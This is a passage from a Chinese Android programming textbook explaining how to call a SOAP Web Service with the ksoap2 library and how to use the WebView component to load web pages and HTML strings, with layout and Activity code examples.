


图 12-17　ksoap 下载页面

进入到 ksoap 的下载页面之后，下载 ksoap2-android-assembly-2.5.8-jar-with-dependencies.jar 包，然后将其配置到 Android 项目的 Java Build Path 中即可，如图 12-18 所示。




图 12-18　配置 ksoap 开发包

提示

以下以代码实现为主。

由于 ksoap 不属于 Android 系统自带的开发包，而且也不是本书的学习重点，所以对于此操作的使用，不再为读者详细列出，只给出在程序中所需要操作的解释，有兴趣的读者可以自行查找相关文档深入学习。

配置完成后，即可在 Android 中编写程序调用 Web Service 程序，具体步骤如下。

（1）通过 org.ksoap2.serialization.SoapObject 类来指定要调用的 Web Service 程序所需要的命名空间，而 SoapObject 类的常用方法如表 12-6 所示。

表 12-6　SoapObject 类的常用方法

No.	方　　法	类　　型	描　　述
1	public SoapObject(String namespace, String name)	构造	实例化 SoapObject 类对象
2	public String getName()	普通	取得要调用的方法名称
3	public String getNamespace()	普通	取得 Soap 对象的命名空间
4	public Object getProperty(java.lang.String name)	普通	取出指定名称的属性
5	public SoapObject addProperty(String name, Object value)	普通	设置调用 Web Service 方法时所需要的参数

下面就可以使用 SoapObject 进行数据的封装。以调用 Web Service 程序中的 save()方法为例，用户可以通过如下代码实例化 SoapObject 类的对象：

```
private static final String NAMESPACE = "http://www.mldnjava.cn/";
private static final String SAVE_METHOD_NAME = "save";
SoapObject soapObject = new SoapObject(NAMESPACE, SAVE_METHOD_NAME);
```

（2）取得 SoapObject 的实例化对象之后，即可通过 SoapObject 类的 addProperty()方法设置调用 save()方法时所需要的参数，而设置的顺序要与 Web Service 程序端的 save()方法的参数顺序符合，由于在本操作中只需要两个参数，所以可以编写如下代码：

```
soapObject.addProperty("fileName", "mldn.txt");                  //设置参数
soapObject.addProperty("content", "北京魔乐科技软件学院"
        + "（www.MLDNJAVA.cn）");                                 //设置参数
```

在调用 addProperty()方法时，不一定非要和服务器端上的方法名称、参数名称一样，因为在程序执行时也只是根据设置参数的顺序来决定的，而不是根据名称。

（3）生成调用 Web Service 程序的 SOAP 请求信息，此时可以利用 org.ksoap2.serialization.SoapSerializationEnvelope 类完成，而此类的常用操作如表 12-7 所示。

表 12-7　SoapSerializationEnvelope 类提供的常用操作

No.	方法、常量、属性	类　　型	描　　述
1	public static final int VER11	常量	使用 SOAP 11 版本操作
2	public Object bodyIn	属性	封装输入的 SoapObject 对象
3	public Object bodyOut	属性	封装输出的 SoapObject 对象
4	public boolean dotNet	属性	是否为.NET 连接，此处设置为 false，如果设置为 true，则服务器端无法接收请求参数
5	public SoapSerializationEnvelope(int version)	构造	实例化 SoapSerializationEnvelope 类对象
6	public void setOutputSoapObject(Object soapObject)	普通	设置要输出的 SoapObject 对象

了解了 SoapSerializationEnvelope 类的基本操作之后，下面就可以使用如下代码进行访问：

```
SoapSerializationEnvelope envelope =
    new SoapSerializationEnvelope(SoapEnvelope.VER11);  //给出版本号
envelope.bodyOut = rpc;                                 //输出对象
```



```
envelope.dotNet = false;                                  //不是.NET 服务器端
envelope.setOutputSoapObject(rpc);                        //输出 SoapObject
```

（4）创建 org.ksoap2.transport.HttpTransportSE 类对象，并且利用此对象调用 Web Service 端的操作方法，此类的常用操作如表 12-8 所示。

表 12-8 HttpTransportSE 类的常用操作

No.	方法、属性	类　型	描　　述
1	public boolean debug	属性	是否调试，如果设置为 true，则表示调试
2	public HttpTransportSE(String url)	构造	实例化 HttpTransportSE 类的对象
3	public void call(String soapAction, SoapEnvelope envelope) throws IOException, org.xmlpull.v1.XmlPullParserException	普通	调用 Web Service 端的操作方法

而后用户可以编写如下代码进行 Web Service 程序的调用：

```
private static String URL = "http://www.mldnjava.cn/FileProject/services/mldn";
private static String SOAP_ACTION = "http://www.mldnjava.cn/FileProject/services/";
HttpTransportSE trans = new HttpTransportSE(URL);               //指定地址
trans.debug = true;                                             //使用调试
try {
    trans.call(SOAP_ACTION, envelope) ;                         //调用方法
} catch (Exception e) {
    e.printStackTrace();
}
```

（5）接收 Web Service 的返回值（调用 load()方法），可以直接通过以下代码完成：

```
SoapObject result = (SoapObject) envelope.bodyIn;  //接收返回值
```

（6）由于 Android 程序要访问 Web Service 程序属于网络调用，所以还要修改 AndroidManifest.xml 文件，配置网络访问权限：

```
<uses-permission android:name="android.permission.INTERNET" />
```

了解了以上操作步骤之后，下面即可进行 Android 客户端的开发。

【例 12-23】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <Button                                                     //按钮组件
        android:id="@+id/save"                                  //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="通过 WebService 保存文件" />                 //默认显示文字
    <Button                                                     //按钮组件
        android:id="@+id/load"                                  //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="通过 WebService 读取文件" />                 //默认显示文字
```

```
    <TextView                                          //文本显示组件
        android:id="@+id/show"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="显示文件读取内容" />              //默认显示文字
</LinearLayout>
```

在本布局管理器中定义了两个按钮组件，这两个按钮在随后要绑定不同的事件，这些事件对应着两个不同的 Web Services 方法调用。

【例 12-24】 定义 Activity 程序（分段列出）

```
package org.lxh.demo;
import org.ksoap2.SoapEnvelope;
import org.ksoap2.serialization.SoapObject;
import org.ksoap2.serialization.SoapSerializationEnvelope;
import org.ksoap2.transport.HttpTransportSE;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
import android.widget.Toast;
public class MyWebServiceDemo extends Activity {
    private Button save = null ;                                    //按钮组件
    private Button load = null ;                                    //按钮组件
    private TextView show = null ;                                  //文本显示组件
    private static final String NAMESPACE = "http://www.mldnjava.cn/";
    private static String URL = "http://www.mldnjava.cn/FileProject/services/mldn";
    private static final String SAVE_METHOD_NAME = "save";          //方法
    private static final String LOAD_METHOD_NAME = "load";          //方法
    private static String SOAP_ACTION = "http://www.mldnjava.cn/FileProject/services/";
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //调用布局管理器
        this.save = (Button) super.findViewById(R.id.save) ;        //取得组件
        this.load = (Button) super.findViewById(R.id.load) ;        //取得组件
        this.show = (TextView) super.findViewById(R.id.show) ;      //取得组件
        this.save.setOnClickListener(new SaveOnClickListenerImpl()) ;   //单击事件
        this.load.setOnClickListener(new LoadOnClickListenerImpl())  ;  //单击事件
    }
```

本程序定义了几个重要的全局变量。

☑ NAMESPACE：表示要调用 Web Service 的命名空间。

☑ URL：服务的地址，但是后面不需要编写*.wsdl。

☑ SAVE_METHOD_NAME：要调用的方法名称。

☑ LOAD_METHOD_NAME：要调用的方法名称。

☑ SOAP_ACTION：指定要操作的 SOAP 路径。

```
private class SaveOnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View view) {
```

```
            SoapObject soapObject = new SoapObject(NAMESPACE, SAVE_METHOD_NAME);
            soapObject.addProperty("fileName", "mldn.txt");                    //设置参数
            soapObject.addProperty("content", "北京魔乐科技软件学院"
                    + "（www.MLDNJAVA.cn）");                                  //设置参数
            SoapSerializationEnvelope envelope =
                new SoapSerializationEnvelope(SoapEnvelope.VER11);            //给出版本号
            envelope.bodyOut = soapObject;                                     //输出对象
            envelope.dotNet = false;                                           //不是.NET 服务器
            envelope.setOutputSoapObject(soapObject);                          //输出 SoapObject
            HttpTransportSE trans = new HttpTransportSE(URL);                  //指定地址
            trans.debug = true;                                                //使用调试
            try {
                trans.call(SOAP_ACTION, envelope) ;                            //调用方法
            } catch (Exception e) {
                e.printStackTrace();
            }
            Toast.makeText(MyWebServiceDemo.this, "数据保存成功！",
                    Toast.LENGTH_SHORT);                                       //提示信息
        }
}
```

本事件处理类为调用 save()方法的 Web Service 程序，当调用成功之后，会通过 Toast 进行提示。

```
        private class LoadOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                SoapObject soap = new SoapObject(NAMESPACE, LOAD_METHOD_NAME);
                soap.addProperty("fileName", "mldn.txt");                      //设置参数
                SoapSerializationEnvelope envelope =
                    new SoapSerializationEnvelope(SoapEnvelope.VER11);        //给出版本号
                envelope.bodyOut = soap;                                       //输出对象
                envelope.dotNet = false;                                       //不是.NET 服务器
                envelope.setOutputSoapObject(soap);                          //输出 SoapObject
                HttpTransportSE trans = new HttpTransportSE(URL);            //指定要操作的 URL
                trans.debug = true;                                            //允许调试
                try {
                    trans.call(SOAP_ACTION, envelope) ;                        //调用指定操作
                } catch (Exception e) {
                    e.printStackTrace();
                }
                SoapObject result = (SoapObject) envelope.bodyIn;              //接收返回值
                MyWebServiceDemo.this.show.setText("Web Service 返回数据是："
                        + result.getProperty(0));                              //设置文本内容
            }
        }
}
```

本事件处理主要操作的是调用 Web Service 程序的 load()方法，所有通过 Web Service 程序保存的数据都通过 bodyIn 属性封装，而后可以利用 SoapObject 类中的 getProperty()方法取得第一个参数的内容，并将此内容设置到文本显示组件中进行显示，程序调用 load()方法后的显示界面如图 12-19 所示。



图 12-19　接收 Web Service 返回的数据

12.4　WebView 组件

WebView 是一个开放的浏览器组件，是基于 WebKit 内核开发出来的，如 Safari、Google Chrome 浏览器都是通过 WebView 实现的，而在 Android 系统中，默认提供了 WebView 组件的支持，用户可以直接使用 WebView 组件显示网页的内容，或者是将一些指定的 HTML 文件嵌入进来。除了支持各个浏览器的“前进”、“后退”等功能之外，最为强大的是在 WebView 组件之中也支持 JavaScript 的操作。


提示

WebView 组件的最大用途。

通过 WebView 组件可以进行页面的显示，实际上这与 Activity 的功能有些类似，有时，开发人员可以将一些已经实现好的 HTML 代码直接用 WebView 显示，以减少界面开发的复杂度，但是本书并不建议读者这样去做 Android 界面，因为这种开发的运行速度并不太理想。

android.webkit.WebView 的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.AbsoluteLayout
               ↳ android.webkit.WebView
```

通过继承结构可以发现，实际上 WebView 是 AbsoluteLayout（绝对定位）的子类，WebView 组件的常用方法如表 12-9 所示。

表 12-9　WebView 组件的常用方法

No.	方　　法	类　　型	描　　述
1	public WebView(Context context)	构造	取得 WebView 类的实例化对象
2	public void addJavaScriptInterface(Object obj, String interfaceName)1	普通	绑定一个 JavaScript 的对象
3	public boolean canGoBack()	普通	判断能否实现后退操作
4	public boolean canGoBackOrForward(int steps)	普通	判断是否可以后退或前进指定步数

续表

No.	方　　法	类　　型	描　　述
5	public boolean canGoForward()	普通	判断是否可以前进
6	public boolean canZoomIn()	普通	判断是否可以缩小
7	public boolean canZoomOut()	普通	判断是否可以放大
8	public void clearCache(boolean includeDiskFiles)	普通	清空缓存，如果是 false 则只清空 RAM
9	public void clearFormData()	普通	清空表单的填写记录
10	public void clearHistory()	普通	清空历史信息
11	public int getProgress()	普通	得到访问进度
12	public String getTitle()	普通	取得当前访问页面的标题
13	public void goBack()	普通	后退一步
14	public void goBackOrForward(int steps)	普通	后退或前进指定的步数
15	public void goForward()	普通	前进一步
16	public void loadData(String data, String mimeType, String encoding)	普通	通过指定的字符串进行页面的加载
17	public void loadUrl(String url)	普通	读取指定的 URL 地址数据
18	public void reload()	普通	重新加载页面
19	public void savePassword(String host, String username, String password)	普通	保存密码
20	public void setDownloadListener(DownloadListener listener)	普通	对下载文件进行监听
21	public void setWebChromeClient(WebChromeClient client)	普通	使用 Google Chrome 作为客户端
22	public void setWebViewClient(WebViewClient client)	普通	使用 WebView 作为客户端
23	public boolean zoomIn()	普通	缩小
24	public boolean zoomOut()	普通	放大
25	public WebSettings getSettings()	普通	返回 WebSettings 对象

通过表 12-9 所示的方法可以很容易地观察到 WebView 的基本操作形式，下面通过几段具体的程序来讲解如何使用 WebView 组件进行页面的加载。

12.4.1　加载网页

要想使用 WebView 加载网页，最简单的方法就是使用 loadUrl()方法，此方法只需要输入网页的 URL 地址即可，下面通过一个程序进行演示。在本程序中将通过文本框输入一个 URL 地址，而后当用户单击浏览后，将指定的 URL 页面加载到 WebView 组件中。

【例 12-25】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                        //线性布局管理器
      xmlns:android="http://schemas.android.com/apk/res/android"
```

```
        android:orientation="vertical"                      //所有组件垂直摆放
        android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
        <LinearLayout                                       //内嵌线性布局管理器
            xmlns:android="http://schemas.android.com/apk/res/android"
            android:orientation="horizontal"                //所有组件水平摆放
            android:layout_width="fill_parent"              //内嵌线性布局管理器的宽度为屏幕宽度
            android:layout_height="wrap_content">           //布局管理器的高度为内嵌组件高度
            <Button
                android:id="@+id/open"                      //组件 ID，程序中使用
                android:layout_width="wrap_content"         //组件宽度为屏幕宽度
                android:layout_height="wrap_content"        //组件高度为文字高度
                android:text="打开" />                      //默认打开文字
            <EditText                                       //文本编辑组件
                android:id="@+id/inputurl"                  //组件 ID，程序中使用
                android:layout_width="fill_parent"          //组件宽度为屏幕宽度
                android:layout_height="wrap_content"        //组件高度为文字高度
                android:text="http://" />                   //默认显示文字
        </LinearLayout>                                     //内嵌布局管理器完结
        <WebView                                            //定义 WebView 组件
            android:id="@+id/webview"                       //组加 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为剩余屏幕宽度
            android:layout_height="fill_parent"/>           //组件高度为剩余屏幕高度
</LinearLayout>
```

本布局管理器只是作为一个输入页面访问的显示功能出现，这与一般浏览器显示的界面类似，当用户在文本组件中输入地址时，将通过单击事件打开指定的页面并进行加载。

【例 12-26】 定义 Activity 程序

```java
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.webkit.WebView;
import android.widget.Button;
import android.widget.EditText;
public class MyWebViewDemo extends Activity {
    private EditText inputurl = null ;                                   //文本输入组件
    private Button open = null ;                                         //按钮组件
    private WebView webview = null ;                                     //WebView 组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                             //默认布局管理器
        this.inputurl = (EditText) super.findViewById(R.id.inputurl) ;   //取得组件
        this.open = (Button) super.findViewById(R.id.open) ;             //取得组件
        this.webview = (WebView) super.findViewById(R.id.webview) ;      //取得组件
        this.open.setOnClickListener(new OpenOnClickListenerImpl()) ;    //设置单击事件
    }
    private class OpenOnClickListenerImpl implements OnClickListener {
```

```
            @Override
            public void onClick(View view) {
                String url = MyWebViewDemo.this.inputurl.getText().toString() ;  //输入文本
                MyWebViewDemo.this.webview.loadUrl(url) ;                        //加载页面
            }
        }
}
```

【例 12-27】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

本 Activity 程序的主要功能是通过用户输入的网址打开指定的页面，并将页面的内容通过 WebView 显示，程序的运行效果如图 12-20 所示。



图 12-20　加载网页

除了通过指定的 URL 加载页面之外，也可以将字符串中定义的 HTML 标记变为网页，在 WebView 中显示。

【例 12-28】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <WebView                                               //定义 WebView 组件
        android:id="@+id/webview"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent"/>              //组件高度为屏幕高度
</LinearLayout>
```

为了方便操作，在本程序中直接定义了一个 WebView 组件，而后通过程序将一段包含 HTML 代码的字符串内容在此组件中显示。

【例 12-29】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
```

```
import android.webkit.WebView;
public class MyWebViewDemo extends Activity {
	private WebView webview = null ;                              //WebView 组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                      //默认布局管理器
		this.webview = (WebView) super.findViewById(R.id.webview) ;  //取得组件
		String data = "<h1>MLDNJava Training.</h1>"
				+ "<h2><a href=\"\">www.mldnjava.cn</a></h2>";        //内容
		this.webview.loadData(data, "text/html", "UTF-8") ;       //读取数据
	}
}
```

【例 12-30】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

本程序直接将 WebView 所需要显示的内容定义为了一个字符串，字符串中的内容将按照 HTML 语法规范进行编写，程序的运行效果如图 12-21 所示。



图 12-21　读取字符串信息

12.4.2　控制 WebView——实现属于自己的浏览器

使用过浏览器的读者应该都清楚，“前进、“后退”、“清空历史”等是浏览器中的常见操作，而在 WebView 中也默认为用户提供了这些功能，下面通过一个程序进行简单介绍。

【例 12-31】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                          //所有组件垂直摆放
	android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
	<LinearLayout                                           //内嵌线性布局管理器
		xmlns:android="http://schemas.android.com/apk/res/android"
		android:orientation="horizontal"                    //所有组件水平摆放
		android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
		android:layout_height="wrap_content">               //布局管理器高度为内容高度
		<Button                                             //按钮组件
			android:id="@+id/open"                          //组件 ID，程序中使用
			android:layout_width="wrap_content"             //组件宽度为文字宽度
			android:layout_height="wrap_content"            //组件高度为文字高度
```

```
            android:text="打开" />                          //默认显示文字
        <Button                                             //按钮组件
            android:id="@+id/back"                          //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="后退"  />                         //默认显示文字
        <Button                                             //按钮组件
            android:id="@+id/forward"                       //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="前进"  />                         //默认显示文字
        <Button                                             //按钮组件
            android:id="@+id/zoomout"                       //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="缩小" />                          //默认显示文字
        <Button                                             //按钮组件
            android:id="@+id/zoomin"                        //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="放大" />                          //默认显示文字
        <Button                                             //按钮组件
            android:id="@+id/clear"                         //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="清空" />                          //默认显示文字
    </LinearLayout>                                         //内嵌布局管理器完结
    <WebView                                                //WebView 组件
        android:id="@+id/webview"                           //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="fill_parent"/>               //组件高度为剩余屏幕高度
</LinearLayout>
```

可以发现，在本布局管理器中定义了一排控制按钮组件，而后的程序将通过这些按钮控制 WebView 组件的内容显示。

【例 12-32】 定义 Activity 程序，操作 WebView

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.webkit.WebView;
import android.widget.Button;
public class MyWebViewDemo extends Activity {
    private Button open = null ;                                        //按钮组件
```

```
    private Button back = null ;                                    //按钮组件
    private Button forward = null ;                                 //按钮组件
    private Button zoomin = null ;                                  //按钮组件
    private Button zoomout = null ;                                 //按钮组件
    private Button clear = null ;                                   //按钮组件
    private WebView webview = null ;                                //WebView 组件
    private String urlData[] = new String[] { "http://www.mldn.cn",
            "http://www.mldnjava.cn", "http://bbs.mldn.cn",
            "http://www.jiangke.com", "http://www.javajob.cn" };    //定义选项数据
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //默认布局管理器
        this.open = (Button) super.findViewById(R.id.open) ;        //取得组件
        this.back = (Button) super.findViewById(R.id.back) ;        //取得组件
        this.forward = (Button) super.findViewById(R.id.forward) ;  //取得组件
        this.zoomin = (Button) super.findViewById(R.id.zoomin) ;    //取得组件
        this.zoomout = (Button) super.findViewById(R.id.zoomout) ;  //取得组件
        this.clear = (Button) super.findViewById(R.id.clear) ;      //取得组件
        this.webview = (WebView) super.findViewById(R.id.webview) ; //取得组件
        this.open.setOnClickListener(new OpenOnClickListenerImpl());   //单击事件
        this.back.setOnClickListener(new BackOnClickListenerImpl()) ;  //单击事件
        this.forward.setOnClickListener(new ForwardOnClickListenerImpl()); //单击事件
